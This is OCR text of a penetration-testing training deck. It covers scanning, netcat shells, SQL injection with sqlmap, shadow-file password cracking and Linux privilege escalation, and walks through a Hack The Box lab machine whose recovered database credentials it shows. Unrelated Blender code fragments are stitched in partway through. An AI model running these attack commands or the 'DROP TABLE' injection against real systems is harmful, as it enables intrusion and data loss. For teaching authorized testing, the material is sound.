Hacking

WITH ANTHONY PIPIA

Introduction & Agenda

Hacking: Tools and techniques

Lunch

Hack

About Me

- 2 Year Partner
- Hack for fun
- https://hackthebox.eu
- Certifications
  - OSCP
  - GPEN

The Process

Scope and Rules of Engagement

Scanning and Enumeration

Exploitation

Privilege Escalation

Pillaging and Post Exploitation

The Process

~~Scope and Rules of Engagement~~

Scanning and Enumeration

Exploitation

Privilege Escalation

~~Pillaging and Post Exploitation~~

DO NOT TRY THIS AT WORK

DO NOT TRY THIS AT HOME/WORK

Scanning & Hacking


- Should never be done without written authorization from owner and a clear definition of scope.
- Can have impact the network.
- Will cause alerts in the CSOC.
- Can be considered criminal.

DO NOT TRY THIS AT HOME/WORK

Scanning & Hacking


- Should never be done without written authorization from owner and a clear definition of scope.
- Can have impact the network.
- Will cause alerts in the CSOC.
- Can be considered criminal.

SETUP



SETUP

TODO: How to connect?



Scanning

Processes of learning everything we can about the target from the outside.

- Exposed Ports
- Services and Versions
- Webpages
- Vulnerabilities
- Possible Exploits

Scanning

NMAP

Dirbuster

tcpdump

Scanning

NMAP

Dirbuster

tcpdump

Port Scanner

By Default:

- Top 1000 Ports
- TCP
- 2 parts of a 3-way handshake

nmap 10.10.10.143

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

nmap –sC –sV –O –oN target.nmap 10.10.10.143

- Default **sC**ripts
- **s**ervice **V**ersion enumeration
- **O**perating System detection
- **o**utput **N**ormal [FILENAME]

Scanning

NMAP

Dirbuster

tcpdump

Directory Enumeration (Web Crawling)

Takes a word list and automates mapping a website.

Checks for non-404 responses

Dirbuster is recursive by default

http://target.net/admin

login
index.php
images
secret

Scanning

NMAP

Dirbuster

tcpdump

Packet sniffer! Great for:

- Testing blind remote code execution
- Debugging network issues

tcpdump –i [INTERFACE] [QUERY]


- protocol [icmp, tcp, udp, etc]
- port [80, 443, etc]
- host [IP Address]
- net [Subnet]

tcpdump –i tun0 icmp and net 10.10.10

Exploitation

Take advantage of discovered vulnerabilities and exploit them. Get shell on the target system.

- Netcat
- SQLi
- Local and Remote File Inclusion (LFI/RFI)
- Remote Code Execution (RCE)
- Password Attacks (Guessing and Cracking)



Exploitation

netcat

SQLi

Password Cracking

Exploitation

- netcat
- SQLi
- Password Cracking

Socket Connections
- ”Swiss Army knife of hackers”
- Listener (server)
- Client

nc –nlvp [PORT no]
- Numeric, listener, verbose, port [port no]

nc [IP] [PORT]
- Can use –e to bind a program

nc 10.10.10.1 4444

client

nc –lp 4444

Listener
10.10.10.1

Exploitation

netcat

SQLi

Password Cracking

SQL Injection

http://target.net/page.php?id=4

```
“SELECT * FROM items WHERE id=”+id+”;”
“SELECT * FROM items WHERE id=4;”
```

http://target.net/page.php?id=4; DROP TABLE users

```
“SELECT * FROM items WHERE id=”+id+”;”
“SELECT * FROM items WHERE id=4; DROP TABLE users;”
```

Exploitation

netcat

SQLi

Password Cracking

SQL Injection

SQL Map:

sqlmap
-**u** [URL]
--**batch** (Answers all questions)
--**delay** [#] (Seconds to wait between requests
--**random-agent** (sets the User Agent field to something random)

sqlmap --batch --delay 2 --random-agent -u ‘http://10.10.10.143/room.php?cod=1’

Exploitation

netcat

SQLi


Password Cracking

Password Cracking

Where are passwords stored?

Linux:
- /etc/passwd
- /etc/shadow

Windows:
- SAM Database



Wordlist		Rule list		Algorithm		Check
ilovedogs		Z5 *75 '5 { O02		sha256crypt		Compare with Shadow file
12345		flip		md5 + salt		Generated Hash
password1	+	append #	+	md5crypt	=	
pa$$w0rd		prepend #		LANMAN		If matched: password cracked!
sportball3		*04 +0 '4		Salted-SHA1		


Privilege Escalation

Once you are on a target machine, you want to have the highest possible privileges.

- Command filter bypassing
- Exploiting permission configurations (GTFO bins)
- The PATH
- SUID bits
- More enumeration

Privilege Escalation

SUDOER



SUID bit

Path Jacking

Privilege Escalation


- SUDOER
- SUID bit
- Path Jacking

File generated by SUDO that shows what users have what sudo permissions. Can be viewed for your user with sudo –l (that's an "L")

User testuser may run the following commands on kali:
(root) NOPASSWD: /usr/bin/vi /var/www/html/*


As **ROOT** with **NO PASSWORD** necessary, testuser can run **/usr/bin/vi /var/www/html/***

Why is this dangerous?



Privilege Escalation

SUDOER



SUID bit

Path Jacking

SUID: **S**et owner **U**ser **ID** on execution.

- If this bit is set, the file is executed with the permissions of the OWNER, not the user executing the file.

-**rwsr**-x--- 1 **root** user /bin/somebinary

- somebinary will be ran with ROOT permissions.

-**rwxr**-x--- 1 root **user** /bin/somebinary

- somebinary will be ran with USER permissions.

Why do we want this?


Some commands need it, like **sudo!**

How do we know if we can take advantage of something?

https://gtfobins.github.io/

Privilege Escalation

SUDOER



SUID bit

Path Jacking

The Path

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

which ping
/usr/bin/ping

Path Jacking
There is a script, ran by root, that calls ping.

Hacker: “I’m going to write a different ping and put it sooner in the path”
(Places malicious ping in /usr/local/bin)

which ping
/usr/local/bin/ping

Lunch Time Challenge!

Instructions:

In slack, I will host 2 files:

passwd

shadow

Using some Google-fu and a tool called John The Ripper, you'll crack the password hash and reveal the plain-text password.

Let me know when you've cracked it!

Hint: Try googling: "John the ripper passwd shadow crack". First link should do it.


mirror_mod.mirror_object
operation == "MIRROR_X":
mirror_mod.use_x = True
mirror_mod.use_y = False
mirror_mod.use_z = False
operation == "MIRROR_Y":
mirror_mod.use_x = False
mirror_mod.use_y = True
mirror_mod.use_z = False
operation == "MIRROR_Z":
mirror_mod.use_x = False
mirror_mod.use_y = False
mirror_mod.use_z = True
selection at the end -add
ob.select= 1
er_ob.select=1
bpy.context.selected_ob
data.objects[one.name].se
print("please select exact
OPERATOR CLASSES
types.Operator):
X mirror to the selected
ject.mirror_mirror_x"

Let’s Hack!

Scanning

Scanning


```
# nmap –sC –sV –oN jarvis.nmap 10.10.10.143
```

Scanning

Scanning

```
# nmap -sC -sV -oN jarvis.nmap 10.10.10.143
```

Dirbuster




Scanning

Scanning

```
# nmap –sC –sV –oN jarvis.nmap 10.10.10.143
```

Dirbuster




Discovered /phpmyadmin

Exploiting

Site


- While looking around we notice



Exploiting

Site

- While looking around we notice



- Let’s try SQL Injection


```
# sqlmap –password ––delay 2 –random-agent –u
http://10.10.10.143/room.php?cod=2
```

- Using –password because we want to access /phpmyadmin

Exploiting

Site

- While looking around we notice



- Let’s try SQL Injection

```
# sqlmap –password ––delay 2 –random–agent –u
http://10.10.10.143/room.php?cod=2
```


- Using –password because we want to access /phpmyadmin

- Discovered Username and PW for database:

Dbadmin:imissyou

Exploiting


/phpmyadmin



- We notice the version and look it up

Exploiting

/phpmyadmin




- We notice the version and look it up
- https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e
- Summary:

